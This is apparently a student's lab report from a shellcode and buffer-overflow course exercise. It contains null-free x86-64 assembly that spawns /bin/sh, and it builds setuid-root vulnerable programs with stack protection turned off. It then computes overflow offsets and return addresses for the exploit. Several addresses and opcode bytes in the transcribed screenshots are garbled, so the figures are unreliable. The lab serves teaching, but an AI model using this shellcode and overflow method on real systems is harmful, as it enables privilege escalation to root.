

LAB- 04

By :- Faraz Ahmed

Shellcode

Task 1

- First we use command “nasm -f elf64 hello.s -o hello.o” (highlighted in Screenshot 1) which will help us to convert the assembly code into an object file and then use “ld hello.o -o hello” (also highlighted in Screenshot 1) which will creates it into a final executable program.
- Then we use command “./hello” to run that executable file.



The screenshot shows a terminal window on a Linux desktop environment. The terminal output is as follows:

```
[11/23/25]seed@VM:~$ nasm -f elf64 hello.s -o hello.o
nasm: fatal: unable to open input file 'hello.s'
[11/23/25]seed@VM:~$ cd Downloads/Labsetup
[11/23/25]seed@VM:~/Downloads/Labsetup$ nasm -f elf64 hello.s -o hello.o
[11/23/25]seed@VM:~/Downloads/Labsetup$ ld hello.o -o hello
[11/23/25]seed@VM:~/Downloads/Labsetup$ ./hello
Hello, world!
[11/23/25]seed@VM:~/Downloads/Labsetup$
```

Screenshot 1: Running the sample code using “./hello”.

- We extract the machine code bytes, we used two commands:-
 - I. objdump -M intel -d hello.o which is as highlighted in Screenshot 2.
 - II. xxd -p -c 20 hello.o which is also highlighted in Screenshot 3.

Screenshot 2: Displaying machine code in binary using objdump.

Screenshot 3: Displaying machine code in binary using xxd.

Task 2.a

- Now we will perform the same commands which we used in task 1 to run “mysh64” as observed in Screenshot 4.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has a title bar "Activities Terminal" and a status bar "Nov 23 22:11 seed@VM:~/Labsetup". The terminal content is as follows:

```
[11/23/25]seed@VM:~$ cd Downloads/Labsetup
[11/23/25]seed@VM:~/.../Labsetup$ nasm -g -f elf64 -o mysh64.o mysh64.s
[11/23/25]seed@VM:~/.../Labsetup$ ld --omagic -o mysh64 mysh64.o
[11/23/25]seed@VM:~/.../Labsetup$ ./mysh64
```

Screenshot 4: Running sample code successfully using “./mysh64”.

- So, overall GDB session can prove three things (refer all these commands in Screenshot 5 as highlighted) :-
 - “Call” pushed the address- using x/gx \$rsp which 0x7fffffedc8: 0x00000000004000a8 which means that the address is on stack.
 - “Pop rbx” moved it to rbx- using stepi, we execute pop rbx which then after executing-print \$rbx, we get that same address which is now in rbx.
 - Now that address points us to “/bin/sh”- using x/s \$rbx which gives us 0x4000a8: “/bin/sh” which gives us the string.

```

[11/23/25]seed@VM:~$ cd Downloads/Labsetup
[11/23/25]seed@VM:~/Downloads/Labsetup$ ./mysh64
$ gdb mysh64
gdb: warning: Couldn't determine a path for the index cache directory.
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from mysh64...
Breakpoint 1 at 0x400082
(gdb) run
Starting program: /home/seed/Downloads/Labsetup/mysh64

Breakpoint 1, 0x0000000000400082 in one ()
(gdb) print $rsp
$1 = (void *) 0x7fffffffbedc8
(gdb) x/gx $rsp
0x7fffffffbedc8: 0x00000000004000a8
(gdb) stepi
0x0000000000400083 in one ()
(gdb) print $rbx
$2 = 4194472
(gdb) x/s $rbx
0x4000a8: "/bin/sh"
(gdb) quit
A debugging session is active.

Inferior 1 [process 5073] will be killed.

Quit anyway? (y or n) y
$ 

```

Screenshot 5: Using gdb to show that the address of string /bin/sh is pushed.

- If we look at the code of “mysh64.s”, we can observe argv[] array by:-

 - I. Pop rbx- rbx helps to point “/bin/sh”
 - II. Mov [rbx+8], rbx- this is first line which sets argv[0]
 - III. Mov rax, 0x00
 - IV. Mov [rbx+16], rax- this is second line which sets argv[1]

So, every address has its content saved like:-

- I. Rbx+0 has “/bin/sh\0”
- II. Rbx+8 has “AAAAAAA”
- III. Rbx+16 has “BBBBBBB”

Now, mov [rbx+8], rbx which stores the address of “/bin/sh” into the memory at “rbx+8” with the help of argv[0].

And mov [rbx+16], rax (where rax= 0) which stores 0 (NULL) into the memory at “rbx+16” with the help of argv[1].

Therefore, argv[0] has address of “/bin/sh” (stored at rbx+8) and argv[1] has 0 (stored at rbx+16).

- For the execve arguments,

- I. Mov rdi, rbx which is 1st argument as rdi has path to executable of rbx.
- II. Lea rsi, [rbx+8] which is 2nd argument as argv array of rbx+8.

Hence, Mov rdi, rbx sets 1st argument to the command path and Lea rsi, [rbx+8] sets 2nd argument to pointer of the argv[] array.

Task 2.b

- Here are some observed null bytes from the output of objdump as observed in Screenshot 6. (all zero bytes are highlighted in Screenshot 6)
 - I. Line 7: b8 00 00 00 00 mov eax, 0x0
 - II. Line 17: ba 00 00 00 00 mov edx, 0x0
 - III. Line 1c: b8 3b 00 00 00 mov eax, 0x3b

```
[11/24/25]seed@VM:~/.../Labsetup$ nasm -g -f elf64 mysh64.s -o mysh64.o
[11/24/25]seed@VM:~/.../Labsetup$ ld --omagic -o mysh64 mysh64.o
[11/24/25]seed@VM:~/.../Labsetup$ objdump -M intel -d mysh64.o

mysh64.o:      file format elf64-x86-64

Disassembly of section .text:
0000000000000000 <_start>:
  0: eb 21          jmp   23 <two>
0000000000000002 <one>:
  2: 5b             pop    rbx
  3: 48 89 5b 08    mov    QWORD PTR [rbx+0x8],rbx
  7: b8 00 00 00 00  mov    eax,0x0
  c: 48 89 00 10    mov    QWORD PTR [rbx+0x10],rax
  10: 48 89 df      mov    rdi,rbx
  13: 48 bd 73 08    lea    rsi,[rbx+0x8]
  17: ba 00 00 00 00  mov    edx,0x0
  1c: b8 3b 00 00 00  mov    eax,0x3b
  21: 0f 05          syscall

0000000000000023 <two>:
 23: e8 d0 ff ff 2f 62 69 6e 2f 73 68 00 41 41 41      ....../bin/sh.AAA
 33: 41 41 41 41 42 42 42 42 42 42 42 42 42 42 42      AAAAAABBBBBBBB
[11/24/25]seed@VM:~/.../Labsetup$
```

Screenshot 6: Using objdump to check for null bytes in mysh64.

- To avoid every zero bytes, the fixes are:-
 - I. Fix for line 7- mov eax, 0x0 and replace it with xor rax, rax (with 48 31 c0)
 - II. Fix for line 17- mov edx, 0x0 and replace it with xor rdx, rdx (with 48 31 d2)
 - III. Fix for line 1c- mov eax, 0x3b and replace it with mov al, 59 (with b0 3b)
- So, we can refer to the code without any null bytes in Screenshot 7 and after using "./mysh64" which will run the script without 00 and give us the a shell as we can observed in Screenshot 8.

```

1 section .text
2 global _start
3 _start:
4     BITS 64
5     jmp short two
6 one:
7     pop rbx
8
9     mov [rbx+8], rbx ; store rbx to memory at address rbx + 8
10    xor rax, rax ; CHANGED: was "mov rax, 0x00" - now rax = 0
11    mov [rbx+16], rax ; store rax to memory at address rbx + 16
12
13    mov rdi, rbx ; rdi = rbx
14    lea rsi, [rbx+8] ; rsi = rbx + 8
15    xor rdx, rdx ; CHANGED: was "mov rdx, 0x00" - now rdx = 0
16    xor rax, rax ; CHANGED: clear rax first
17    mov al, 59 ; CHANGED: was "mov rax, 59" - now only set lowest byte
18    syscall
19
20 two:
21     call one
22     db '/bin/sh', 0x00 ; The command string (terminated by a zero)
23     db 'AAAAAAA' ; Place holder for argv[0]
24     db 'BBBBBBBB' ; Place holder for argv[1]

```

Screenshot 7: Updated code for mysh64 with no null bytes.

```

[11/23/25]seed@VM:~/.../Labsetup$ nano mysh64.s
[11/23/25]seed@VM:~/.../Labsetup$ nasm -g -f elf64 mysh64.s -o mysh64.o
[11/23/25]seed@VM:~/.../Labsetup$ 
[11/23/25]seed@VM:~/.../Labsetup$ ld --omagic -o mysh64 mysh64.o
[11/23/25]seed@VM:~/.../Labsetup$ objdump -M intel -d mysh64.o
mysh64.o:   file format elf64-x86-64

Disassembly of section .text:
0000000000000000 <_start>:
  0: eb 1d          jmp   if <two>
0000000000000002 <one>:
  2: 5b             pop    rbx
  3: 48 89 5b 08   mov    QWORD PTR [rbx+0x8],rbx
  7: 48 31 c9      xor    rax,rax
  a: 48 89 43 10   mov    QWORD PTR [rbx+0x10],rax
  e: 48 89 df      mov    rdi,rbx
11: 48 80 73 08   lea    rsi,[rbx+0x8]
15: 48 31 d2      xor    rdx,rdx
18: 48 31 c0      xor    rax,rax
1b: b6 3b          mov    al,0x3b
1d: 0f 05          syscall
000000000000001f <two>:
1f: e8 de ff ff ff 2f 62 69 6e 2f 73 68 00 41 41 41  ....../bin/sh.AAA
2f: 41 41 41 41 42 42 42 42 42 42 42 42 42 42 42 42  AAAAABBBBBBBB
[11/23/25]seed@VM:~/.../Labsetup$ ./mysh64
S whoami
seed
S


```

Screenshot 8: Implementing updated code and checking for root shell.

BufferOverflow

Task 1

- So, first we use make (as highlighted in Screenshot 9) command which will create two files- a32.out (32-bit) and a64.out (64-bit). Then we use ./a32out and ./a64.out to run both's shell prompt where if we type “whoami”- we can see seed as a reply as observed in Screenshot 9.



The screenshot shows a terminal window on a Linux desktop environment. The terminal window title is "Terminal". The terminal content is as follows:

```
[11/23/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ pwd
/home/seed/Downloads/Labsetup Buff/Labsetup/shellcode
$ exit
[11/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ pwd
/home/seed/Downloads/Labsetup Buff/Labsetup/shellcode
$ exit
[11/23/25]seed@VM:~/.../shellcode$
```

Screenshot 9: Running both call_shellcode.c for both the 32-bit and 64-bit version.

Task 2


- Now we do the same for code folder by using command “make” again (highlighted below) which compiles stack.c into multiple versions: stack-L1, stack-L2, stack-L3, stack-L4 as observed in Screenshot 10.



```
[11/23/25]seed@VM:~$ cd Downloads/"Labsetup Buff"/Labsetup/code
[11/23/25]seed@VM:~/.../code$ make
gcc -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -fno-stack-protector -m32 -g -o stack-L3-dbg stack.c
gcc -fno-stack-protector -m32 -g -o stack-L3 stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -fno-stack-protector -m32 -g -o stack-L4-dbg stack.c
gcc -fno-stack-protector -m32 -g -o stack-L4 stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/23/25]seed@VM:~/.../code$
```

Screenshot 10: Compiling stack.c into multiple versions.

- We can also verify all of the files using “ls -l stack-*” as highlighted in Screenshot 11.



```
[11/23/25]seed@VM:~$ cd Downloads/"Labsetup Buff"/Labsetup/code
[11/23/25]seed@VM:~/.../code$ ls -l stack-L*
-rwsr-xr-x 1 root seed 15908 Nov 23 22:49 stack-L1
-rwxrwxr-x 1 seed seed 18708 Nov 23 22:49 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Nov 23 22:49 stack-L2
-rwxrwxr-x 1 seed seed 18708 Nov 23 22:49 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Nov 23 22:49 stack-L3
-rwxrwxr-x 1 seed seed 20128 Nov 23 22:49 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Nov 23 22:49 stack-L4
-rwxrwxr-x 1 seed seed 20128 Nov 23 22:49 stack-L4-dbg
[11/23/25]seed@VM:~/.../code$
```

Screenshot 11: Confirming multiple version of stack.c.

Task 3

- By observing the highlighted part in Screenshot 12, buffer address = 0xfffffcacc and ebp address = 0xffffcb38

```

file Machine View Input Devices Help
Activities Terminal Nov 25 22:46 •
seed@VM: ~/code
Legend: code, data, rodata, value
stack-----]
0000 0xfffffc3c --> 0x565563e0 (<dummy_function+62>: add esp,0x10)
0004 0xfffffc40 --> 0xfffffcf63 --> 0x50909090
0008 0xfffffc44 --> 0x0
0012 0xfffffc48 --> 0x3e8
0016 0xfffffc4c --> 0x565563c3 (<dummy_function+19>: add eax,0xbff5)
0020 0xfffffc50 --> 0x0
0024 0xfffffc54 --> 0x0
0028 0xfffffc58 --> 0x0
[-----]
Legend: code, data, rodata, value
Breakpoint 1, bof (str=0xfffffcf63 '\220' <repeats 200 times>...) at stack.c:16
16 {
gdb-peda n
[-----]
Registers-----
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x00 (*)
EDX: 0xfffffc40 --> 0x77f2000 --> 0x1e8d6c
ESI: 0xfffffc40 --> 0x1e8d6c
EDI: 0x77f2000 --> 0x1e8d6c
GBP: 0xfffffc38 --> 0xfffffc48 --> 0xfffffd170 --> 0x0
ESP: 0xfffffcac0 ("1pUV\31\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x56556c22 (<bof+2>; sub esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-----]
Code-----
0x565562b5 <bof+8>: sub esp,0x74
0x565562b6 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
0x565562b7 <bof+16>: add eax,0x2cfb
0x565562b8 <bof+19>: add eax,0x8
0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
0x565562cb <bof+30>: push edx
0x565562cc <bof+31>: mov ebx, eax
[-----]
stack-----]
0000 0xfffffcac0 ("1pUV\31\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
0004 0xfffffcac4 --> 0xfffffcf54 --> 0x25
0008 0xfffffcac8 --> 0x77ffd590 --> 0x77fd1000 --> 0x464c457f
0012 0xfffffcac8 --> 0x77fc93e0 --> 0x77ffd990 --> 0x56555000 --> 0x464c457f
0016 0xfffffcac8 --> 0x0
0020 0xfffffcad4 --> 0x0
0024 0xfffffcad8 --> 0x0
0028 0xfffffcadc --> 0x0
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda p $bp
$1 = (void *) 0xffffcb38
gdb-peda p $buffer
$2 = (char (*)[100]) 0xfffffcacc
gdb-peda s

```

Screenshot 12: Using gdb to get buffer and ebp values.

- Offset-** offset = (ebp_address - buffer_address) + 4
offset = (0xffffcb38 - 0xfffffcacc) + 4
offset = 0x6c + 4
offset = 108 + 4
offset = 112
- Ret-** ret = buffer_address + 300
ret = 0xfffffcacc + 300
ret = 0xfffffcacc + 0x12c
ret = 0xffffcbf8
- Start-** start = 400

Task 5

- By observing the highlighted part in Screenshot 13, buffer address = 0x7fffffff8a0 and rbp address = 0x7fffffff970

```

Legend: code, data, rodata, value
Breakpoint 1, bof (str=0x7ffff7ffd9e8 <_rtld_global+2440> "") at stack.c:16
16 {
gdb-peda n
[...]
Registers:
RAX: 0x7fffffffddab --> 0x9090909090909090
RBX: 0x555555555560 (=<_libc_csu_init>; endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RSP: 0x555555555523f (<bof+22>; mov rdx,QWORD PTR [rbp-0xd8])
RIP: 0x555555555523f (<bof+22>; mov rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0x10
R10: 0x555555555602c --> 0x52263d3d3d3d000a ('\n')
R11: 0x246
R12: 0x5555555555140 (<_start>; endbr64)
R13: 0x7fffffffbebb0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[...]
Code:
0x555555555522e <bof+5>; mov rbp,rsp
0x5555555555231 <bof+8>; sub rsp,0xe0
0x5555555555238 <bof+15>; mov QWORD PTR [rbp-0xd8],rdi
=> 0x555555555523f <bof+22>; mov rdx,QWORD PTR [rbp-0xd8]
0x5555555555245 <bof+29>; lea rax,[rbp-0xd0]
0x555555555524d <bof+36>; mov rsi,rdx
0x5555555555250 <bof+39>; mov rdi,rax
0x5555555555253 <bof+42>; call _0x5555555558c0 <strcpy@plt>
[...]
Stack:
0000: 0x7fffffff8998 --> 0x7ffff7fcf6b8 --> 0xe0012000000bc
0008: 0x7fffffff8998 --> 0x7ffff7ffd9b8 --> 0x9090909090909090
0016: 0x7fffffff8a00 --> 0x300000000
0024: 0x7fffffff8a08 --> 0x7ffff7fcf628 --> 0xe001200000021
0032: 0x7fffffff8b00 --> 0x7ffff7ffd70 --> 0x0
0040: 0x7fffffff8b08 --> 0x7ffff7fe7b7e (<_dl_runtime_resolve_xsave+142>; mov r11,rx)
0048: 0x7fffffff8c0 --> 0x0
0056: 0x7fffffff8d00 --> 0x0
[...]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda p $rbp
$1 = (void *) 0x7fffffff970
gdb-peda p $buffer
$2 = (char (*)[200]) 0x7fffffff8a0
gdb-peda quit
[11/24/25]seed@VM:~/.../code$ 
```

Screenshot 13: Using gdb to get buffer and rbp values.

- Offset-** offset = rbp - buffer + 8
offset = 0x7fffffff970 - 0x7fffffff8a0 + 8
offset = 0xd0 + 8
offset = 0xd8 = 216 (in decimal)
- Ret-** ret = buffer_address + 200
ret = 0x7fffffff8a0 + 200
ret = 0x7fffffff8a0 + 0xc8
ret = 0x7fffffff968
- Start-** start = 300